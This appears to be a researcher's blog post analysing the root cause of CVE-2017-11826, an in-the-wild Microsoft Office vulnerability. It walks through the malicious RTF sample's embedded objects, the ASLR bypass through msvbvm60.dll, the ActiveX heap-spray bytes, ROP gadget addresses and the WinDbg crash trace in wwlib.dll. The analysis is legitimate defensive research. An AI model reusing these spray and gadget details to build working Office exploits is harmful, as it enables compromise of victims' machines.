A Simple Cause Analysis Of CVE-2017-11826

By ITh4cker

0x00 Introduction

On September 28, 2017, Qihoo 360 Core Security (@360CoreSec) detected an in-the-wild attack that leveraged CVE-2017-11826, an office 0day vulnerability. This vulnerability exists in all the supported office versions. The attack only targeted limited customers. The attacker embedded malicious .docx in the RTF files.And We I find the exploit has been used on a large scale in the wild combined with malicious spam,so I decided to make an analysis of the vul cause for a futher research☺


0x01 Debugging & Analysis

0x010 Analysis Environment

Vulnerable wwlib.dll version: 12.0.4518.1014
OS version:Win7 x86 SP1
Analysis Tool:IDA 6.8 / Windbg 6.12.0002 / oletools
Office version:Office 2007


0x011 Vul Cause Analysis

First,Let me have an observation at the poc sample,it's a RTF Format file,which is embedded 3 OLE objects,2 of them are word.document.12 Object,meaning a docx,you can extract them with rtfobj.py as following:




```
id |index     |OLE Object                    |OLE Package
---+----------+------------------------------+------------------------------
0  |0003972Dh |format_id: 1 (Linked)         |Not an OLE Package
   |          |class name: ''                |
   |          |data size: N/A                |
---+----------+------------------------------+------------------------------
1  |00039807h |format_id: 2 (Embedded)       |Not an OLE Package
   |          |class name: 'Word.Document.12'|
   |          |data size: 53248              |
---+----------+------------------------------+------------------------------
2  |000538E9h |format_id: 2 (Embedded)       |Not an OLE Package
   |          |class name: 'Word.Document.12'|
   |          |data size: 14336              |
```

the first object with id 0 is for loading the library msvbvm60.dll(its CLSID is D5DE8D20-5BB8-11D1-A1E3-00A0C90F2731),which is for bypassing ASLR,for more details you can reference https://www.greyhathacker.net/?p=894 (Bypassing Windows ASLR in Microsoft Office using ActiveX controls)




```
00000000000000000000000000000000000000000000000000105000000000000}{\object\objemb{\*\oleclsid
\'7bD5DE8D20-5BB8-11D1-A1E3-00A0C90F2731\'7d}{\*\objdata
0105000001000000010000000000000000000000000000000000000000000000000000000000000000000000000}{\re
h1\  }}}{\object\objemb\objsetsize\objw9361\objh764{\*\objclass Word.Document.12}{\*\objdata
```


The second object with id 1 is for heap spraying with 40 ActiveX objects(it also use the ROP gagedits from msvbvm60.dll),by which it can control the memory layout it need:




```
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types">
    <Default Extension="bin" ContentType="application/vnd.ms-office.activeX" />
    <Default Extension="wmf" ContentType="image/x-wmf" />
    <Default Extension="rels" ContentType="application/vnd.openxmlformats-package.relationships+xml" />
    <Default Extension="xml" ContentType="application/xml" />
    <Override PartName="/word/document.xml" ContentType="application/vnd.openxmlformats-officedocument.wordproce
    <Override PartName="/word/styles.xml" ContentType="application/vnd.openxmlformats-officedocument.wordprocess
    <Override PartName="/word/settings.xml" ContentType="application/vnd.openxmlformats-officedocument.wordproce
    <Override PartName="/word/webSettings.xml" ContentType="application/vnd.openxmlformats-officedocument.wordpr
    <Override PartName="/word/activeX/activeX1.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX2.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX3.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX4.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX5.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX6.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX7.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX8.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX9.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX10.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX11.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX12.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX13.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX14.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX15.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX16.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX17.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX18.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX19.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX20.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX21.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX22.xml" ContentType="application/vnd.ms-office.activeX+xml" />
    <Override PartName="/word/activeX/activeX23.xml" ContentType="application/vnd.ms-office.activeX+xml" />
```




_rels	2017/9/17 17:12	文件夹	
activeX1.bin	2017/9/17 17:12	BIN 文件	2,050 KB
activeX1.xml	2017/9/17 17:12	XML 文档	1 KB
activeX2.xml	2017/9/17 17:12	XML 文档	1 KB
activeX3.xml	2017/9/17 17:12	XML 文档	1 KB
activeX4.xml	2017/9/17 17:12	XML 文档	1 KB
activeX5.xml	2017/9/17 17:12	XML 文档	1 KB
activeX6.xml	2017/9/17 17:12	XML 文档	1 KB
activeX7.xml	2017/9/17 17:12	XML 文档	1 KB
activeX8.xml	2017/9/17 17:12	XML 文档	1 KB
activeX9.xml	2017/9/17 17:12	XML 文档	1 KB
activeX10.xml	2017/9/17 17:12	XML 文档	1 KB
activeX11.xml	2017/9/17 17:12	XML 文档	1 KB
activeX12.xml	2017/9/17 17:12	XML 文档	1 KB
activeX13.xml	2017/9/17 17:12	XML 文档	1 KB
activeX14.xml	2017/9/17 17:12	XML 文档	1 KB
activeX15.xml	2017/9/17 17:12	XML 文档	1 KB
activeX16.xml	2017/9/17 17:12	XML 文档	1 KB
activeX17.xml	2017/9/17 17:12	XML 文档	1 KB
activeX18.xml	2017/9/17 17:12	XML 文档	1 KB
activeX19.xml	2017/9/17 17:12	XML 文档	1 KB
activeX20.xml	2017/9/17 17:12	XML 文档	1 KB




```
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
CB 40 94 72 EC 83 88 08  CB 40 94 72 EC 83 88 08  Ë@”rìfˆ Ë@”rìfˆ
```



```
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
2B 0E 98 72 2B 0E 98 72  2B 0E 98 72 2B 0E 98 72  + ˜r+ ˜r+ ˜r+ ˜r
```




```
.text:729440CB                    pop     eax
.text:729440CC                    retn
.text:729440CC sub_729440B6       endp
```



```
.text:72980E2B                    xchg    eax, esp
.text:72980E2C                    pop     ebx
.text:72980E2D                    add     al, [eax]
.text:72980E2F                    retn    8
```

The third object with id 2 should be the one with vul, I don’t find some exception from the directory structure,maybe it’s the content of the file has some problem,let’s explore it by the following analysis☺


Now let me start my journey of debugging and analysis, for convenience,we should disable the ASLR for our debugging as following(just add it☺):



名称	类型	数据
(默认)	REG_SZ	(数值未设置)
ClearPageFileA...	REG_DWORD	0x00000000 (0)
DisablePaging...	REG_DWORD	0x00000000 (0)
ExistingPageFil...	REG_MULTI_SZ	\??\C:\pagefile.sys
LargeSystemC...	REG_DWORD	0x00000000 (0)
MoveImages	REG_DWORD	0x00000000 (0)
NonPagedPoo...	REG_DWORD	0x00000000 (0)
NonPagedPoo...	REG_DWORD	0x00000000 (0)
PagedPoolQu...	REG_DWORD	0x00000000 (0)


计算机\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management

Then Let’s open the crash_exp sample in windbg:




```
eax=088888ec ebx=07d299b0 ecx=07d299b0 edx=00000004 esi=006945fc edi=0670e18c
eip=3161309b esp=001138f8 ebp=00113954 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Microsoft Office\Office12\wwlib.dll -
wwlib!wdGetApplicationObject+0x51495:
3161309b 8b08            mov     ecx,dword ptr [eax]  ds:0023:088888ec=????????
```

It seems that eax has pointed to a invalid address,open the wwlib.dll in IDA,we can see:



```
.text:31613076                 mov     esi, [esi+0B14h]
.text:3161307C                 mov     eax, [esi]
.text:3161307E                 mov     edx, [eax]      ; 6
.text:31613080                 dec     edx
.text:31613081                 dec     edx
.text:31613082                 mov     ecx, esi
.text:31613084                 call    sub_31249DA0
.text:31613089                 mov     eax, [eax+44h]
.text:3161308C                 mov     eax, [eax+44h]  ; 088888EC -> eax
.text:3161308F                 mov     ecx, [edi+44h]
.text:31613092                 mov     [ecx+44h], eax
.text:31613095                 mov     eax, [edi+44h]
.text:31613098                 mov     eax, [eax+44h]
.text:3161309B                 mov     ecx, [eax]
.text:3161309D                 push    eax
.text:3161309E                 call    dword ptr [ecx+4] ; 0x72980E2B in msvbvm60.dll
```

the value of eax at address 0x31613098 depends on the return value of sub_31249DA0,then we just restart windbg and make a bp at 0x31613089 to follow the value of eax:



Disassembly - Pid 3704 - WinDbg:6.12.0002.633 X86
Offset: @$scopeip
Previous
Next
Memory - Pid 3704 - WinDbg:6.12.0002.633 X86
Virtual: eax
Display format: Byte
Previous
Next


```
31613060 e8496acbff      call    wwlib!DllGetClassObject+0x84e64 (312c9aae)
31613065 e94d33cbff      jmp     wwlib!DllGetClassObject+0x8176d (312c63b7)
3161306a 8b4744          mov     eax,dword ptr [edi+44h]
3161306d 395004          cmp     dword ptr [eax+4],edx
31613070 0f85a033cbff    jne     wwlib!DllGetClassObject+0x817cc (312c6416)
31613076 8bb6140b0000    mov     esi,dword ptr [esi+0B14h]
3161307c 8b06            mov     eax,dword ptr [esi]
3161307e 8b10            mov     edx,dword ptr [eax]
31613080 4a              dec     edx
31613081 4a              dec     edx
31613082 8bce            mov     ecx,esi
31613084 e8176dc3ff      call    wwlib!DllGetClassObject+0x5156 (31249da0)
31613089 8b4044          mov     eax,dword ptr [eax+44h]
3161308c 8b4044          mov     eax,dword ptr [eax+44h] ds:0023:04e14e44=088888ec
3161308f 8b4f44          mov     ecx,dword ptr [edi+44h]
31613092 894144          mov     dword ptr [ecx+44h],eax
31613095 8b4744          mov     eax,dword ptr [edi+44h]
31613098 8b4044          mov     eax,dword ptr [eax+44h]
3161309b 8b08            mov     ecx,dword ptr [eax]
3161309d 50              push    eax
3161309e ff5104          call    dword ptr [ecx+4]
316130a1 e9a633cbff      jmp     wwlib!DllGetClassObject+0x81802 (312c644c)
316130a6 6a00            push    0
316130a8 6874787976      push    offset ieframe!CUrlDownload::CUrlDownload+0x18 (7679
```

```
04e14e00 5f 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  _.................
04e14e12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14e24 00 00 00 00 4c 00 69 00 6e 00 63 00 65 00 72 00 43 00  ....L.i.n.c.e.r.C.
04e14e36 68 00 61 00 72 00 43 00 68 00 61 00 72 00 ec 88 88 08  h.a.r.C.h.a.r.....
04e14e48 66 00 6f 00 6e 00 74 00 1a ff 62 00 61 00 74 00 61 00  f.o.n.t...b.a.t.a.
04e14e5a 6e 00 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  n.g...............
04e14e6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14e7e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14e90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14ea2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14eb4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
